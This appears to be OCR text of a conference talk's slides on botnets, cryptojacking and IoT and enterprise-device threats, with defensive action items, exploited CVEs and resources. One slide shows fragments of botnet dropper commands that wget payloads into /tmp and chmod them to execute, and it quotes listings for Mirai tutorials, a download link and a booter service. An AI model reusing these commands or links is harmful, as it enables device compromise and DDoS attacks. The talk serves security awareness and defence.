
- Targets: Microsoft IIS/SQL servers
- Brute force access
- File manipulation
- Evades detection: disabled API to hide private mining pool
- Evasion techniques bypass emulation & detection





DETECTION IS HARRRD





MIKROTIK FTW

“ Let me emphasize how bad this attack is. The attacker wisely thought that instead of infecting small sites with few visitors, or finding sophisticated ways to run malware on end user computers, they would go straight to the source: carrier-grade router devices”

Simon Kenin, Trustwave SpiderLabs

https://www.bankinforsecurity .com/hacked-microtik-routers-server-cryptocurrency-mining-malware

Vess Retweeted

Ankit Anubhav @ankit_anubhav · Oct 13

The Mikrotik scenario has brought 3 distinct Infosec branches together (IoT, Cryptojacking and now the conventional windows Malware scene with the redirects leading to malicious exe files)

There are no such boundaries for attackers. They just need to make money however they can!

Malwarebytes @Malwarebytes

Fake #browser update seeks to compromise more MikroTik #routers | #Malwarebytes Labs blog.malwarebytes.com/threat-analysi... #cybersecurity #infosec

WHAT IF …

THINK LIKE AN ATTACKER

EXPANSE OF ATTACK SURFACE


- Shift from IoT to EoT: Enterprise of Things
- Industrial spaces: sensors on trains, transport trucks
- Rapid adoption of remote access for industrial systems
- Legacy systems exposed
- Poor planning, older systems, bad habits
- “Run to failure” culture

CRITICAL INFRASTRUCTURE

- Utilities: power & water
- Planes, trains & automobiles
- Manufacturing
- Global commerce and finance
- Mass outages, crippling economies & enemies
- Games nation states play

We're already here

Biggest DDoS Attack Ever Recorded



A PERFECT STORM?

- Thousands of Android devices exposed online via ADB port
- ADB.Miner worm
- Port 5555
- Misconfiguration – it's a thing!
- Anyone can remotely access and silently upload malicious software

THE NEXT BIG THING …


- Hivenets: self-learning clusters. “Swarm intelligence”
- Exponential growth, simultaneously attack multiple targets
- Ramifications for 5G rollout and improved latency
- Dropping secondary payloads: ransomware, wiper malware
- Multiple exploits, wormable, bypass internet filtering


cd /tmp;wget -O r2r2 h[]://wp.
/dev/null 2>&1 &
cd /tmp;wget -O r2r
> /dev/null 2
cd /tmp
BUILD-A-BEAR
BOTNET
WORKSHOP
HUAWEI
HUAWEI
MikroTik
MikroTik
777 r2r2
r2-a;chmod 777
t/z/r2r2-m;chmod 777
.tk/test/z/xml11;chmod 777 xml
/z/config.json;chmod 777 config.

Most Dangerous IOT Botnet (WORKING)

Envy Mods • 23K views • 1 year ago

FileZilla - https://filezilla-project.org/download.php?type=client WinSCP - https://winscp.net/eng/download.php MobaXterm- ...



How To Scan And Load Bots To MIRAI Botnet 2018

Faraday • 1.5K views • 1 month ago

Download: https://cdn.discordapp.com/attachments/478826517611151380/491120763869331476/Mirai_Scan.zip

Mirai Botnet - Selling Spots // Hitting hard

0x1337 • 33 views • 5 days ago

If you want to buy a plan on our booter, check out the plans. Mafia Booter: https://www.savage-hits.org ✪ If you want to buy a spot ...

New


Botnet Tutorials #3 - Complete setup of Mirai

Jihadi ɣ • 40K views • 1 year ago


Description- Like & Subscribe for new content! :$ Downloads $: Text Tutorial in video: http://pastebin.com/u/Jihadi4Prez Text ...

THE SOURCE CODE IS OUT THERE …

Eternal Blue Payload



Mirai



Satori

“The problems caused by botnets in terms of interfering with infrastructure, healthcare services, transport, power supply and other critical parts of the modern world are not very different to those caused by the more familiar notion of terrorist attacks involving explosives and weapons.”

https://www.eurekalert.org/pub_releases/2017-05/ip-wti051617.php

PROTECTION

HEAR NO EVIL, SEE NO EVIL …

ACTION ITEMS

- Monitor ports 8080, 8443, 2480, 5984, 80 and 81
- Port 3333 used for remote management by miners
- Update ALL security patches including firmware
- Harden systems, limit PowerShell
- Know what you have and where it's exposed online
- Update defences with current IOCs to block: hashes, IPs, wallets

SOME EXPLOITED CVEs

- NoneCMS ThinkPHP Remote Code Execution (CVE-2018-20062)
- Oracle WebLogic WLS Security Component Remote Code Execution (CVE-2017-10271)
- Oracle WebLogic WLS Server Component Arbitrary File Upload(CVE-2018-2894)
- Apache ActiveMQ Fileserver Multi Methods Directory Traversal(CVE-2016-3088)
- JBoss Seam 2 Framework Remote Code Execution (CVE-2010-1871)
- JBoss Enterprise Application Platform Invoker Servlets Remote Code Execution (CVE-2012-0874)

WHAT SLIPS BY

- Signature-based defences won't adapt – attacks revolve.
- Use behavior to track anomalies
- Low & slow attacks
- Diversions – what are they doing somewhere else
- Attacks pass through WAF as legitimate requests
- Blocking IP addresses – attackers change it up

DIGITAL DEFENCE

- Detection: Web application firewall
- Data scrubbing
- Mitigation: be prepared for up to 10 tbps
- On premise: dedicated hardware & resources
- Cloud-based redirection service
- BGP redirection
- Hybrid: hardware on site, cloud DNS redirection

TAKEAWAYS

- Know your attack surface: what vulnerable points could be exploited in an attack - people, processes, data, technology
- Attack trends: living off the land, PowerShell, evasion
- Polymorphic attacks: adaptation, learning
- Use best practices: least privilege, asset management, tested backups
- Collaborate & share findings

What we have now is a playground for attackers with botnets and aspirations. If they don't see the limits to their creations, we should not limit our expectations of attacks.

Q & A

AN EVOLUTION OF EVIL THINGS

THANK YOU!

Find me on Twitter: @3ncr1pt3d

Blog: https://whitehatcheryl.wordpress.com

The Diana Initiative. 2-day conference championing diversity and women in security. You're invited!

www.dianainitiative.org @dianainitiative

Las Vegas August 9-10 Westin Las Vegas

RESOURCES

Twitter accounts follow who are tracking botnets:

@bad_packets @campuscodi @ankit_anubhav @MalwareTechBlog

Cisco Talos Intelligence Team Blog

https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html

Recent articles on Miners

https://www.bleepingcomputer.com/news/security/new-speakup-backdoor-infects-linux-and-macos-with-miners/

https://www.bleepingcomputer.com/news/security/malware-spreads-as-a-worm-uses-cryptojacking-module-to-mine-for-monero/

https://badpackets.net/how-to-find-cryptojacking-malware/